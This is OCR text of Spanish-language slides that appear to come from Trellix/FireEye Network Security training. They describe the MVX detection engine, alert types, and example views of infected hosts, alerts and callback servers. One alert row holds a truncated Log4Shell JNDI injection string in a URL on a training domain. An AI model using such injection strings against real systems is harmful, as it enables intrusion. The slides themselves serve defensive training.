
Multi-Vector Virtual Execution (MVX) Engine



Infección y
Reglas de callbacks

Tráfico
sospechoso

Selección y análisis de objetos



Phase 1: Capturar
Detección de anomalías

Phase 2:
Confirmación
Análisis del motor
MVX

Phase 3: Generación
de reglas
Día cero


Trellix

DTI (Dynamic Threat Intelligence)

Uso compartido local

Uso compartido entre dispositivos

Global Sharing



Network Security

MVX

Seconds

Internal Feedback Loop

Central Management System

Minutes


DTI

Centrally-managed appliances

Network Security Tipo de alerta

Alert Type	Phase	Description
Infection Match	Exploit Phase	Coincidencia de URL para una URL maliciosa conocida.
Web Infection	Exploit Phase	El contenido malicioso explota una vulnerabilidad en un navegador web.
Malware Object	Exploit Phase	Se ha detectado y analizado una carga ejecutable maliciosa.
Domain Match	Callback Phase	Un sistema realiza una consulta DNS de un dominio malicioso conocido.
Malware Callback	Callback Phase	Un sistema crea un GET o POST no basado en DNS directamente a una dirección IP.

Vista de hosts



Web MPS: Hosts | as of 08/28/2017 17:47:56 Etc/UTC


Date Range: 08/28/2016 17:47:56 - 08/28/2017 17:47:56 (Past 1 Year) Events: Hide Acknowledged

Viewing 1-19 of 19

Host	Severity	Total	Infections	Callbacks	Blocked	Last Malware	Last Seen at (UTC)	Last Ack at (UTC)	Host Name	Badges	Actions
10.240.10.129	●●●◐○	14	11	3	3	Trojan.Qbot	08/24/17 23:03:13				⚙
10.240.10.148	●●●◐○	7	6	1	1	Ransomware.Cerber	08/24/17 16:46:46				⚙
10.240.10.170	●●●◐○	106	66	40	0	Trojan.Downloader.Tipikit.C	08/18/17 20:58:03			THREAT INFO	⚙
192.168.3.35	●●●◐○	16	2	14	0	Exploit.Kit.TDS	08/07/17 15:08:53				⚙
10.100.9.175	●●●◐○	4	0	4	0	Ransomware.Downloader.Urausy	08/07/17 15:08:20				⚙
10.240.10.128	●●○○○	20	20	0	0	Trojan.Golroted	08/04/17 16:20:18				⚙
10.240.10.192	●●○○○	1	1	0	0	Malware.archive	08/04/17 16:12:57				⚙
10.240.10.144	●●○○○	5	5	0	0	Ransomware.Downloader.Cerber	08/04/17 15:00:46				⚙
10.240.10.125	●●○○○	6	6	0	0	Malware.archive	08/04/17 14:35:23				⚙
10.240.10.149	●●○○○	10	10	0	0	Ransomware.Jaff	08/04/17 14:35:21				⚙
192.168.3.65	●●●◐○	8	3	5	0	Trojan.Refros.MVX	08/03/17 17:54:51			THREAT INFO	⚙
10.0.0.55	●●●◐○	7	6	1	0	JavaExploit.Payload	08/03/17 17:54:31			THREAT INFO	⚙

Vistas alternativas

Alertas



Hosts | Alerts [186] | Callback Activities


Date Range: 12/16/2021 20:36:15 - 12/17/2021 20:36:15 (Past 24 Hours) Alerts: Hide Acknowledged Alert Traffic: All CLEAR ALL ACTIONS

Viewing 1-20 of 186 Alerts

Results per page: 20

□		Alert Type	ID	File Type	Malware	Severity	Time (UTC)	Victim IP	Attacker IP	URL	Artifacts
□	⊕	Malware Object	218024	dual	FE_Webshell_PHP_Generic_1	●●○○○	12/17/21 19:54:09	10.250.1.1	78.142.18.56	22QX6QBeFj3dsfDfbdkUeTBHGeu.php	HEX
□		Infection Match	1010591		Exploit.CVE-2021-44228	●○○○○	12/17/21 19:22:10	20.55.94.233	10.250.1.1	http://portal.sfo.training.fireeye.com/?x=${jndi:l...	
□		Malware Object	218020	rtf	FE_Exploit_RTF_Generic_1.FEC2	●●○○○	12/17/21 18:13:58	10.250.10.4	10.250.240.1	badboy.sfo.training.fireeye.com/3b4ffabcfd476...	⚠ HEX
□		Infection Match	1010576		Local.Infection	●○○○○	12/17/21 18:11:26	10.250.10.4	10.250.240.1	http://badboy.sfo.training.fireeye.com/3b4ffabc...	URL SCREENSHOT

Callback Activities



Hosts | Alerts | Callback Activities [181]


Date Range: 09/22/2021 17:11:16 - 12/22/2021 17:11:16 (Past 3 Months) Events: Hide Acknowledged CLEAR ALL

Viewing 1-20 of 181 callback-activities

Results per page: 20

	C&C Server	Location	Events	Hosts	Last Seen at (UTC)
⊕	148.251.234.93	DE	8	7	12/15/21 12:47:03
⊕	198.49.23.176	US	3	2	12/21/21 08:06:20
⊕	198.49.23.177	US	1	1	12/21/21 08:02:04
⊕	198.185.159.177	US	2	1	12/16/21 13:22:57

Análisis de artefactos



Alerts | As of 12/17/2021 20:36:15 Etc/U

Hosts | Alerts [186]

Date Range: 12/16/2021 20:36:15 - 12/17/2

Viewing 1-20 of 186 Alerts


2 3 4 5 ... 9 10

□	Alert Type	ID		Artifacts
□	Malware Object	21802	u.php	HEX
□	Malware Object	21802	/aM.php	HEX
□	Infection Match	10105	com/websso/S...	
□	Infection Match	10105	com/?x=${jndi:l...	
□	Malware Object	21802	3b4ffabcfd476...	⚠ HEX
□	Malware Object	21801	4d42a8122586...	⚠ HEX
□	Malware Object	21801	530e57114155...	⚠ HEX
□	Infection Match	10105	.com/3b4ffabc...	URL SCREENSHOT

Artifacts Description

⚠	Malicious Alerts	List of malicious alerts triggered during analysis
	OS Change Graph	Graphical view of OS change events
	OS Change Table	Table view of os change events. First column shows the type of event, second column shows mode of event along with the number of times it is seen, and third column shows all values for the event
	Macro	Extracts Macro (if exists) in doc/docx/docm samples
	Floss	The FireEye Labs Obfuscated String Solver (FLOSS) is an open source tool that automatically detects, extracts, and decodes obfuscated strings in Windows Portable Executable (PE) files.
	Screenshots	Screenshots of important events of submission
	Faude Screenshot	Faude screenshot
	PE Parser	PE Parser
	Gen Obj Hash	Hash of file
Hex	Hex	Hexadecimal view of file
	MITRE	Mitre Att&ck Mapping

Alertas de infección web



Alert Details

11490

Summary

Bot Communication Details

Callback communication observed from VM

Infection URLs

OS Change Details

Microsoft WindowsXP 32-bit 5.1 sp3 16.0901

Summary

Malware 🟥 Exploit.Browser

VXE Callback 🟥 Trojan.Downloader.Tipikit.C
🟥 Trojan.Downloader.Tipikit

🟥 Malicious behaviour observed

Victim IP	10.101.11.101
Victim Port	80
Src MAC Address	00:00:00:00:00:00
Orig. Traffic Captures	[1]pcap 831222 bytes (text)
VM Captures	[1]pcap 53831 bytes (text)
ID	11490
Distinguisher(UUID)	52b10c45-5bb2-4da5-916a-d06e0e37fe69
URL	1-2times.com/check/n14041.htm

